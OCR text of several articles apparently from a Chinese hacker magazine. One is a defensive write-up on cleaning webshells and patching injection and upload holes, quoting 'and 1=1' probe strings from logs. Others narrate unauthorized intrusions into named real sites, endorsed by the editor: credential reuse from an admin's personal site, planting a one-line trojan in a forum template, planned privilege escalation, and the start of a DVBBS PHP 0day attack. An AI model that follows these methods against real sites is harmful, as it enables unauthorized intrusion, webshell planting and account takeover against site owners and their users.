


图20

其实我还可以做很多的事情，比如说申诉QQ等等，不过对那不感兴趣了。其实现在大多数站都是虚拟主机，都会为用户提供在线管理什么的，我们在入侵的时候不一定局限在旁注和C段嗅探上面，搞定服务商一样地OK。如何找域名提供商和空间商方法其实很多，大家去思考吧。为了不必要的麻烦，我会在投稿后几天之内联系站长把密码和漏洞修好，欢迎喜欢这方面的朋友来手册论坛和我交流，我的ID是樱花浪子。

编辑点评：

如果社工入侵国外网站的话，那不还得会外文？不过如果英文好的话，可以找到很多有用的资料的。

写于服务器被入侵之后

图 马骏(isecsp)

从本文你可以学到


常规的修补漏洞的方法

昨天午休时三哥丢了个客户单过来，说是一个客户给人入侵挂马了，要我处理下，于是写出了此文。


一、多方分析查找漏洞


客户是东莞的一家服装批发站点，我去年曾经给他们

做过一次渗透测试。初步检测分析出对方疑似使用注入攻击获取的webshell。C盘有2个文件，一个是命令回显的.txt文件，一个是临时的数据库备份，如图1所示。



图1

这里可以初步判断攻击是采用注入（差异备份）获得webshell了。好了，既然判断出了攻击方式，就可以开始寻找脆弱点了。那系统出问题了就查看事件日志，网站出了问题了查看什么呢？我们查看IIS日志。找到日志文件并且打开，寻找的方法是在IIS里边右键查看属性然后点查看IIS日志（图2），日志如图3所示。



图2


图3

我们刚才已经判断出了是通过注入攻击入侵的。那注入的话，常人一般是通过and 1=1和and 1=2来判断是否存在注入的。我们就搜索这个“1=1”就好，如图4所示。



图4

从日志上可以判断出的是：存在注入漏洞的地址是什么（admin/news/newsvisw.asp），尝试入侵的IP是58.59.151.124。我先不补漏洞，先搜索那个IP，看看对方到底在我们的服务器上做了什么（图5）。


图5


从图5中可以看到他针对newshumen这个文件夹进行操作了。我们使用lake2的扫马工具来扫，使用方法为“**CScript Scan.vbs 要扫的路径 地址存放路径**”，那我这里就是CScript Scan.vbs d:\××××××\ f:\cs1.htm，扫描结果如图6。

图6中的newspic目录下是图片目录，入侵者有没有用到上传呢？哈哈，我们又发现了一个隐患了：那就是上传漏洞，刚才查看日志没发现的哦。我们随便打开一个图6中的危险文件确认是否是webshell，查找出所有的asp木马，把所有的shell清理了。



图6

二、修补漏洞


1、我们先解决的是注入问题。其实注入问题好解决，我们不用去检查代码、修改代码什么的，只需要在存在注入的地方调用一下防注入的文件就好。这里我使用的是neeao大牛的防注入插件。首先我们先把neeao大牛的防注入插件下载放在网站根目录。保存目录为/zhushe/，打开/admin/news/newsview.asp，然后去调用那个防注入的程序，如图7所示。


图7


2、下边我们处理的是上传的问题。代码我看了一下，无法增加判断语句，增加了就会500错误。本来也想到升级最新的上传组件，这里从upload_5xsoft.inc可以判断出他使用的是化境上传组件，但是化境的最新版本也是默认允许上传asp的。从网上找了一些方法，都一样，如果一修改就500错误。客户要求在不影响其使用的情况下修补漏洞。好，既然我改不得，那我就在权限上弄死你。直接把图片上传的目录设置成不可写，如图8所示。嘿嘿，让你黑，让你黑，传上shell也是没得执行的。


图8


3、好了，基本的注入和上传解决了。但是有个情况下是不需要拿到shell就可以挂马的，对，arp欺骗，能想到这个的家伙真聪明。下边解决的是arp的问题，这里我采用的是360的防arp软件，效果还可以。拦截了很多攻击包，如图9所示。


图9


有部分页面已经给挂马了，我们解决的是被挂马的问题，大家看下图10。


图10

我们可以判断出的是：在2007年11月15日某些文件被统一更改了。统一更改是什么挂马方式？批量挂马！批量挂马不可能是随机挂地址的，或者说是目前没发现这样的挂马方式，大家有兴趣可以自己写个随机地址挂马^_^。我们批量替换吧，操作方法如图11所示。


图11

4、接下来是检查有没有克隆账号。具体方法是开始—运行—输入regedit找到HKLM\SAM \SAM，然后右键权限，赋予admin完全控制权限。之后继续往下打开account\users和names对照，如图12所示。


图12

这里我拿的是我的机器给大家做演示，因为写文章时客户的机器已经被人DDOS，无法打开。我给的建议是：如果服务器被人侵了，有能力的最好还是先判断入侵方式，确定是从web入侵的话就等修补了web的漏洞后重新做一次系统。

由于客户目前不需要我们做系统加固，我也就只简单的做了下策略。最后老规矩打个广告，www.sec120.com提供专业的安全服务。

编辑点评：

其实给服务器做安全加固是一个很烦的事，入侵容易防守难。如果服务器的服务选项很多，像有mssql、tomcat等软件的话，修补更是一件头疼的事。作者只是对这次安全入侵做了最简单的一些处理，效果似乎是达到了安全，但是没有一个条理清晰的修补计划。对服务器做安全加固（如果带上系统加固），正规网络安全公司的加固方案和实施步骤形成一份文档的话，A4篇幅最少要写到40页以上。本文中对图片上传的目录设置成不可写是一个错误的加固方法，因为会带来web操作上的麻烦，只去掉脚本执行权限就可以了。

社工渗透一例

前段时间对目标站点www.hg.net.cn进行了一次渗透，并无高超的手法，只不过觉得思路或许在某些方面可以让大家受益，对于技术的视野一定要广阔，对于渗透思路的制订一定要明确。

思路：

1. 对于目标系统方面的扫描，以及弱口令的判断。

扫描服务器发现开了21(Gene6 FTP server)、80(web)、139、445、1433(Microsoft-SQL-Server)端口，没有弱口令，大概以后提权的话，可能在Gene6 FTP Server跟Microsoft-SQL-Server上想办法。

2. 既然开了web服务，从脚本方面入手。

对目标站点的脚本测试和旁注是常规思路，不过有人会说在C段上想办法，假如可以在脚本上搞定目标服务器的话，C段也只是后话了。目标站点的脚本简单测试了下，难度较大，那就去捏软柿子了，反查了下该服务器上的域名，绑定了3个域名(图1)，第三个域名全站为asp脚本，论坛为动网7.0，感觉比较容易下手，就挑这个了。






图1

3. 确定目标，寻找突破口，制定更为详细的思路。


网站采用了通用防注入脚本，动网的默认密码、默认数据库、几个注入漏洞都不存在，看似渗透进入了僵局。我浏览了论坛，发现管理员账号都是用非默认的账号(图2)，于是一个邪恶的念头出现了，会不会管理员在网络上也用这个ID呢，找到一个安全意识薄弱的网站下手，拿到管理员密码的这个思路逐渐清晰。


图2

4. Google管理员信息，拿到密码。


图3

搜索了一下管理员ID，网上痕迹很多，第一页发现了他自己的一个个人网站，用的是动易2006系统，默认数据库路径未改，很轻松的下到了数据库文件，拿到管理员的MD5加密密码，解密成功(*其实这里的应用不仅仅如此，举一反三的想一想，假如碰到了一个很生疏的程序，Google一些特殊链接，拿下一个使用同类程序的网站，研究下代码何尝不是一个办法，多想想，应用的空间还是很大的*)，如图3、4、5、6所示。


图4





图6


图5

5. 旁注思维

剩下的事情就很好做了，我拿到他的密码，登录后台被发现，最后论坛改版为Discuz!6.0，不过可惜的是密码依然没有修改，在后台模板上插入一句话木马，拿到Shell，然后再通过Gene6 FTP Server或Microsoft-SQL-Server来提权，拿到服务器权限。此次渗透就算完毕，因为是未经授权，而且后面的思路很明确了，也没必要继续了。

总结：

之所以写这篇文章是因为拿到管理员密码这点的应用空间很大，也是很正统的手法，渗透过程中视野开阔一点，见招拆招，那么很多问题就迎刃而解了。希望可以对大家有一些启示，本文的目的也在于此。

编辑点评：

很好的一个思路，值得大家借鉴一下。

我用DVBBS+PHP版0day拿下猪猪猫

文 sniperhg

本文你可以学习DVBBS+PHP漏洞的利用方法

不知道大家有没有在光盘小摊上买过JUJUMAO的GHOST盘，大家知道最多的也许就是那个番茄花园了，其实猪猪猫也有很多用户的，这次我就看上了她，呵呵，我不是去买她的光盘，而是测试一下她官方网站的安全性。

一、踩点

整个网站分为论坛、下载、BT等版块，下载我没看出来用的哪个程序，BT貌似也是自己写的，不过我一看论坛就乐了，DVBBS PHP 2.0，如图1所示。嘿嘿，俺最近没事读了它的代码，还真一不小心找了注入漏洞，工具也写出来了，直接抄起工具就上了。





图1

